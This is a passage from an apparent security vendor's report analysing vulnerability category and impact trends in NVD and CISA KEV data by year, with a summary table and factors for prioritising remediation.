- **Memory Corruption**: These vulnerabilities occur when a program unintentionally modifies memory, potentially leading to unpredictable behavior, crashes, or code execution. Memory corruption remains a significant threat, with a total of 21,269 instances, and notably spiked in 2022 with 3,398 cases.
- **SQL Injection:** SQL Injection vulnerabilities allow attackers to inject malicious SQL queries into a database, enabling unauthorized data access or manipulation. Although these have declined over time, they still pose a risk, totaling 9,190 instances, with 2,157 reported in 2023.
- **Cross-Site Scripting (XSS):** XSS vulnerabilities allow attackers to inject malicious scripts into web pages, leading to session hijacking, data theft, or website defacement. XSS has been a persistent issue, peaking at 5,175 cases in 2023, contributing to 27,089 instances.




Vulnerability Categories over the years[37]

[37] https://phoenix.security/data-ex-categories/

- **Directory Traversal:** This vulnerability enables attackers to access files and directories outside of the web root folder, potentially exposing sensitive information. It has shown a steady presence, with 5,101 cases, and a notable peak in 2023, with 803 instances.
- **File Inclusion:** File inclusion vulnerabilities allow attackers to include files on a server through the web browser, leading to code execution or data theft. Although less common, they still pose a threat, with 1,034 cases, peaking in 2017 with 155 instances.
- **Cross-Site Request Forgery (CSRF):** CSRF attacks trick users into performing unwanted actions on a web application where they are authenticated, potentially leading to unauthorized transactions. CSRF has been a growing concern, with 6,184 instances in total and a significant increase to 1,396 cases in 2023.
- **XML External Entity (XXE):** XXE vulnerabilities exploit weaknesses in XML parsers, leading to data exposure or denial-of-service attacks. Although less frequent, XXE has resulted in 1,207 cases, peaking at 189 in 2018.
- **Server-Side Request Forgery (SSRF):** SSRF vulnerabilities allow attackers to send crafted requests from the server to internal systems, leading to unauthorized access. SSRF has seen steady growth, totaling 1,407 instances, with a high of 287 cases in 2024.
- **Open Redirect:** This vulnerability occurs when a web application improperly redirects users to an untrusted site, leading to phishing attacks or malware distribution. The number of Open Redirect vulnerabilities has been relatively stable, totaling 1,114 cases, with peaks in 2023 and 2024.
- **Input Validation:** Flaws in input validation occur when user inputs are not properly sanitized or validated, allowing attackers to inject malicious data. Input Validation remains a critical concern, with 8,427 cases peaking at 1,261 instances in 2018.


As is visible from the aggregated data below, XSS remains a category in 2024, followed by memory corruption, despite a steep decline in 2024 due to initiatives like CISA promoting memory-safe languages[38] and new languages like Rust.




Aggregated Vulnerability Categories

[38] https://www.cisa.gov/news-events/news/urgent-need-memory-safety-software-products and https://www.cisa.gov/resources-tools/resources/case-memory-safe-roadmaps


Vulnerability Technical Impact in Datasets






Phoenix Security AI enriched technical impact between top exploited and overall NVD.

Also, the top impact in CISA KEV and NVD is dwarfed in the Top Exploited Vulnerabilities in the wild, with Overflow and memory corruption taking the leading position. The study below from CISA of the top exploited vulnerabilities and methods also evidences the top-impacting vulnerabilities.





Categories of vulnerabilities between the NVD and the Top exploited Vulnerabilities[39]

Phoenix Security Top Exploited Vulnerability Impact vs NVD top impact methods


Moreover, some factors have become increasingly popular while others have decreased.

[39] Check the interactive diagrams: https://phoenix.security/what-is-exploitability/

CISA KEV - Known Exploited Vulnerability Technical Impact Analysis and Vulnerability Categories Distribution

The Cybersecurity and Infrastructure Security Agency's Known Exploited Vulnerabilities (CISA KEV)[40] catalog is crucial for organizations prioritizing their vulnerability management efforts. CISA KEV focuses on vulnerabilities actively exploited in the wild, offering a targeted view of the most pressing security threats. However, it's important to note that the CISA KEV catalog has a strong bias towards vulnerabilities that impact infrastructure and operating systems (O/S), providing a partial view of the broader threat landscape. This bias can skew the perception of vulnerability risks, particularly when assessing vulnerabilities related to applications or other software layers.

CISA KEV Technical Impact Analysis




CISA KEV Technical Impact distribution[41]

[40] https://www.cisa.gov/known-exploited-vulnerabilities
[41] https://phoenix.security/data-ex-categories/

Analyzing the CISA KEV data using Phoenix AI's category extraction[42] reveals interesting trends in how vulnerability impacts have shifted over recent years. For instance, **Remote Code Execution (RCE)** remains one of the most prominent threats, with 133 instances across the years, though there has been a noticeable decline from 52 cases in 2023 to just 8 in 2024. Similarly, Privilege Escalation, which allows attackers to gain elevated permissions, has fluctuated significantly, with a peak of 105 cases in 2023 and a drop to 12 in 2024. Information Leak vulnerabilities expose sensitive data and show a similar downward trend, from 63 in 2023 to just 8 in 2024.

Denial of Service (DoS) vulnerabilities, which disrupt system availability, have remained relatively stable but low, with a slight increase in 2023 followed by a decrease in 2024. Authentication Bypass vulnerabilities, which allow attackers to circumvent security controls, have been consistent but relatively low in number, with a slight increase in 2024. The data also highlights some less frequent but noteworthy combinations of vulnerabilities, such as **Privilege Escalation coupled with Denial of Service** or Information Leak, which are rare but critical when they occur.
Leveraging that vulnerability category, you can prioritize the vulnerability attackers use to get ahead of the curve.

[42] https://phoenix.security/what-is-cisa-kev-main/




CISA KEV Phoenix AI analysis of the typology of vulnerability [43]

[43] https://phoenix.security/data-ex-categories/

CISA KEV Vulnerability Category Analysis

Over the years, vulnerability data analysis has revealed significant trends in the types of vulnerabilities that have been most prevalent and their evolving impact on security. This data, normalized and categorized by Phoenix AI's category extraction, highlights how certain vulnerabilities have remained persistent threats while others have fluctuated in prevalence.



Vulnerability Category in CISA KEV[44]

Over the years, one of the top vulnerabilities has been **Memory Corruption,** which allows attackers to exploit unintended memory alterations, potentially leading to system crashes or arbitrary code execution. Memory Corruption incidents peaked in 2021 with 310 cases but decreased in subsequent years, with 78 in 2022 and 181 in 2023, before dropping further to 14 in 2024.

For those reasons, CISA promotes memory-safe languages[45] and methods to address vulnerabilities at scale with KEV.

[44] https://phoenix.security/data-ex-categories/
[45] https://www.cisa.gov/news-events/news/urgent-need-memory-safety-software-products and https://www.cisa.gov/resources-tools/resources/case-memory-safe-roadmaps


Overflow vulnerabilities, closely related to **Memory Corruption**, have also shown significant activity, with 46 cases in 2021 and a notable reduction to just 1 case by 2024. These critical vulnerabilities often lead to severe impacts like arbitrary code execution or system compromise.

SQL Injection and Remote Code Execution (RCE) have also been prominent. SQL Injection, which enables attackers to manipulate database queries, has decreased from 13 cases in 2021 to just 1 in 2024. Similarly, Remote Code Execution, a highly severe vulnerability, dropped from 60 cases in 2021 to 0 by 2024, indicating improvements in mitigating these types of attacks.

Command Injection and Privilege Escalation remain concerning. Command Injection saw a peak in 2021 at 28 cases, followed by fluctuations in the subsequent years. Privilege Escalation, which allows attackers to gain elevated access rights, showed a significant presence in 2021 with 59 cases and has decreased over time, with 7 cases in 2024.
File Inclusion vulnerabilities, which allow attackers to include unauthorized files in web applications, also had a notable impact, with 39 cases in 2021 and a decline to 0 in 2024. Similarly,

Directory Traversal, which enables attackers to access restricted directories, showed similar trends, peaking at 44 cases in 2021 and declining to 2 in 2024.
The data also highlights less frequent but critical vulnerabilities, such as **Improper Access Control and XXE** (XML External Entity) attacks. Although these categories have had fewer incidents overall, they remain significant due to the severe impact they can cause.

It's important to note that the CISA KEV data, while invaluable, shows a strong bias toward vulnerabilities affecting infrastructure and operating systems (O/S), offering a partial view of the broader cybersecurity landscape.
The landscape changes over the years, observing the Analysis of the CISA Kev Categories over the years.




CISA KEV Categories of vulnerabilities over the years [46]

Other Resource Reference Data

The details above are confirmed in the CISA's top routinely exploited vulnerability report[47] for most exploited vulnerabilities. Phoenix analysis of this report is available in this vulnerability analysis navigator[48], and the original publication is available here. Remote Code Execution, Elevation of privileges, SQL Injections, and cross-site scripting are the top exploited vulnerabilities, confirming the trend observed in the overall KEV catalog and in the NVD.


[46] Explore the data across various dataset https://phoenix.security/data-ex-categories/
[47] https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-215a
[48] https://phoenix.security/what-is-cisa-kev-main/

CISA Top Exploited Vulnerabilities



CISA KEV Top routinely exploited Vulnerability in the 2022 analysis

Over the past four years of CISA KEV vulnerabilities, the trend of vulnerabilities matches the above diagram of the top exploited vulnerability, with Remote and Code execution, as well as Privilege escalation, being the top trending method to attack



CISA KEV Phoenix AI analysis of the typology of vulnerability [49]


[49] https://phoenix.security/data-ex-categories/

Analyzing the entirety of CISA KEV as If it were a parliament, the majority would be to Privilege escalation, Remote Code Execution, and Privilege Escalation dominating the scene.

CISA KEV Vuln Type

Vuln Type over The Years

Total | 2,021 | 2,022 | 2,023 | 2,024



	Total	2,021	2,022	2,023	2,024	Seat change
● Remote Code execution	133	41	52	32	8	↓ 24
● Code execution	0	0	0	0	0	0
● information Leak	137	42	63	24	8	↓ 16
● Privilege escalation	205	54	105	34	12	↓ 22
● Denial of Service	50	7	31	9	3	↓ 6
● Authentication Bypass	83	17	30	20	16	↓ 4
● Denial of Service, information Leak	2	2	0	0	0	0
● Privilege escalation, Denial of Service	3	0	2	1	0	↓ 1
● Privilege escalation, information Leak	3	1	0	2	0	↓ 2
● Denial of Service	50	7	31	9	3	↓ 6
● N/A	2	1	1	0	0	0
● authentication bypass	83	17	30	20	16	↓ 4
● Confidentiality, Integrity, Availability	3	1	1	1	0	↓ 1
● Bypass or authentication bypass,	0	0	0	0	0	0
● Denial of Service, Remote Code execution	2	0	2	0	0	0
● integrity	2	0	2	0	0	0
● authentication bypass	9	4	3	2	0	↓ 2


Other Metadata to Consider when Prioritizing Vulnerabilities

Looking at the previous data sets and metadata, several vulnerabilities can be prioritized using a risk based approach. Several factors have previously proven effective in prioritizing such as:

- CVSS Vector elements - Network Location, Authentication not required
- Method of attack (remote code execution, privilege escalation)
- Frontend/ backend specific elements like Memory corruption or Cross-site scripting

Other factors to consider when prioritizing are the type of the attacks (CWE and CAPEC), as well as the vulnerability methodologies (see table above). Also review the information published in the OWASP top 10. You can find more data on the vulnerabilities in

